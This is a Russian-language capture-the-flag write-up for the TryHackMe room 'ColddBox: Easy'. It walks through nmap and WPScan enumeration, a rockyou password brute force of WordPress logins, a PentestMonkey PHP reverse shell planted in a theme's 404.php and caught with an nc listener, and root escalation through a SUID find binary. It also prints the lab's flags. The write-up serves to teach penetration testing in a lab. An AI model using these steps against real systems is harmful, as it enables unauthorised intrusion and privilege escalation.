

ColddBox: Easy

<https://tryhackme.com/room/coldddboxeasy>


Привет! Начнем!

Как всегда начинаем со сканирования nmap:

- `nmap -sV -p- 10.114.168.236`

```
(kali@kali)-[~]
$ nmap -sV -p- 10.114.168.236
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-03 07:58 -0400
Nmap scan report for 10.114.168.236
Host is up (0.063s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
4512/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Видим, открыты 2 порта: 80 http и 4512 ssh. Переходим на веб-сайт и видим, что он написан на CMS WordPress:



Для работы с CMS WordPress мне сразу же пришла в голову утилита WPScan. Она обладает большим функционалом и для наших целей я решил использовать следующие ключи:

- `wpscan --url http://10.114.168.236 -e vt,vp,u`

```
-e, --enumerate [OPTS]
Enumeration Process
Available Choices:
vp Vulnerable plugins
ap All plugins
p Popular plugins
vt Vulnerable themes
at All themes
t Popular themes
tt Timthumbs
cb Config backups
dbe Db exports
u User IDs range. e.g: u1-5
Range separator to use: '-'
Value if no argument supplied: 1-10
```

Ключом и мы обнаружили несколько пользователей:

```
[i] User(s) Identified:

[+] the cold in person
  | Found By: Rss Generator (Passive Detection)

[+] hugo
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)
```

Так как мы обнаружили активных пользователей, мы можем попытаться подобрать к ним пароли. Используем также WPScan и список паролей Rockyou.txt. Мы можем не указывать явно список найденных пользователей, т.к. утилита снова их обнаружит и будет перебирать пароли из словаря по кругу:


- `wpscan --url http://10.114.168.236 --passwords ~/Downloads/rockyou.txt`

Спустя некоторое время был подобран пароль к учетной записи c0ldd:


```
[+] Performing password attack on Wp Login against 4 user/s
[SUCCESS] - c0ldd / 9876543210
^Cying hugo / sky123 Time: 00:17:36 <
[!] Valid Combinations Found:
  | Username: c0ldd, Password: 9876543210
```

c0ldd:9876543210


Войдем с найденными учетными данными в личный кабинет веб-приложения:




Дальше я задумался, как мне получить обратную оболочку. Погуляв по кабинету я обнаружил, что можно редактировать файлы с расширением .php. На скрине ниже видно, шаблон 404.php можно отредактировать, добавив код обратной оболочки PentestMonkey:



Сам код взят с GitHub:



Не забываем изменить в коде ip-адрес нашей машины или VPN-туннеля:



Сохраним код и запустим слушатель nc на нашей машине:

- `nc -nlvp 1234`

Теперь перейдем по пути `/wp-content/themes/twentyfifteen/404.php` или допишем после ip-адреса `/?p=10` (10 может быть любым числом).

```
(kali㉿kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.160.201] from (UNKNOWN) [10.113.133.150] 60520
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
18:17:55 up 32 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Мы получили reverse shell! Видим оболочку sh, сделаем из нее оболочку bash с tty для удобства:

- `python3 -c 'import pty; pty.spawn("/bin/bash")'`
- `export TERM=xterm`
- свернем на задний план нашу оболочку командой `ctrl+z`
- уже на локальной машине введем `stty raw -echo;` и нажмем Enter

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ColddBox-Easy:/$ export TERM=xterm
export TERM=xterm
www-data@ColddBox-Easy:/$ ^Z
zsh: suspended nc -nlvp 1234

(kali㉿kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -nlvp 1234

www-data@ColddBox-Easy:/$
```

Получив новую оболочку, займемся поиском нашего флага `user.txt`:

- `find / -name user.txt`

```
www-data@ColddBox-Easy:/$ whoami
www-data
www-data@ColddBox-Easy:/$
```

```
www-data@ColddBox-Easy:/$ find / -name user.txt
/home/c0ldd/user.txt
www-data@ColddBox-Easy:/$ cat /home/c0ldd/user.txt
cat: /home/c0ldd/user.txt: Permission denied
```

У пользователя `www-data` не оказалось прав на просмотр этого файла:

```
www-data@ColddBox-Easy:/$ ls -l /home/c0ldd/
total 4
-rw-rw---- 1 c0ldd c0ldd 53 Sep 24 2020 user.txt
```

Тут я принялся за поиски способов повышения привилегий. `sudo -l` не работает:

```
www-data@ColddBox-Easy:/$ sudo -l
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
```

Пробуем найти файлы с suid-битами:

- `find / -type f -perm -04000 -ls 2>/dev/null`

```
www-data@ColddBox-Easy:/$ find / -type f -perm -04000 -ls 2>/dev/null
259674    40 -rwsr-xr-x   1 root    root      40128 Mar 26  2019 /bin/su
259658    44 -rwsr-xr-x   1 root    root      44680 May  7  2014 /bin/ping6
259657    44 -rwsr-xr-x   1 root    root      44168 May  7  2014 /bin/ping
271762    32 -rwsr-xr-x   1 root    root      30800 Jul 12  2016 /bin/fusermount
259691    28 -rwsr-xr-x   1 root    root      27608 Jan 27  2020 /bin/umount
259647    40 -rwsr-xr-x   1 root    root      40152 Jan 27  2020 /bin/mount
   266    40 -rwsr-xr-x   1 root    root      40432 Mar 26  2019 /usr/bin/chsh
   322    76 -rwsr-xr-x   1 root    root      75304 Mar 26  2019 /usr/bin/gpasswd
  23747    24 -rwsr-xr-x   1 root    root      23376 Mar 27  2019 /usr/bin/pkexec
   313   220 -rwsr-xr-x   1 root    root     221768 Feb  8  2016 /usr/bin/find
   471   136 -rwsr-xr-x   1 root    root     136808 Jan 31  2020 /usr/bin/sudo
  21705    36 -rwsr-xr-x   1 root    root      32944 Mar 26  2019 /usr/bin/newgidmap
   381    40 -rwsr-xr-x   1 root    root      39904 Mar 26  2019 /usr/bin/newgrp
  23202    52 -rwsr-sr-x   1 daemon  daemon    51464 Jan 14  2016 /usr/bin/at
  21706    36 -rwsr-xr-x   1 root    root      32944 Mar 26  2019 /usr/bin/newuidmap
   264    72 -rwsr-xr-x   1 root    root      71824 Mar 26  2019 /usr/bin/chfn
   391    56 -rwsr-xr-x   1 root    root      54256 Mar 26  2019 /usr/bin/passwd
  22793   420 -rwsr-xr-x   1 root    root     428240 May 27  2020 /usr/lib/openssh/ssh-keysign
  23819   112 -rwsr-xr-x   1 root    root     110792 Jul 10  2020 /usr/lib/snapd/snap-confine
145199    84 -rwsr-xr-x   1 root    root      84120 Apr  9  2019 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
   568    12 -rwsr-xr-x   1 root    root      10232 Mar 27  2017 /usr/lib/eject/dmccrypt-get-device
147595    16 -rwsr-xr-x   1 root    root      14864 Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
271341    44 -rwsr-xr--   1 root    messagebus 42992 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Проанализировав этот список и обратив внимание на find, перейдем на GTFOBins:

.. / find

Sponsor Fork Star 13,190

Shell File write File read

Shell

This executable can spawn an interactive system shell.

(a) Unprivileged Sudo SUID

This function can be performed by any unprivileged user.

```
find . -exec /bin/sh \; -quit
```

Я пытался повысить привилегии с помощью вышеуказанной команды, но ничего не вышло. Опытным путем я выяснил, что дело было в нашей оболочке bash, которую мы устанавливали для удобства. Повторно подключившись к целевой машине и оставив оболочку sh по умолчанию, привилегии были успешно повышены:

```
$ find . -exec /bin/sh -p \; -quit
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
whoami
root
```

Осталось прочитать наши флаги:

```
cat /home/c0ldd/user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
^[[B^[[B^[[B^[[B^[[B
/bin/sh: 4:

: not found
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
cat /root/root.txt
wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=
```

user.txt - RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==

root.txt - wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=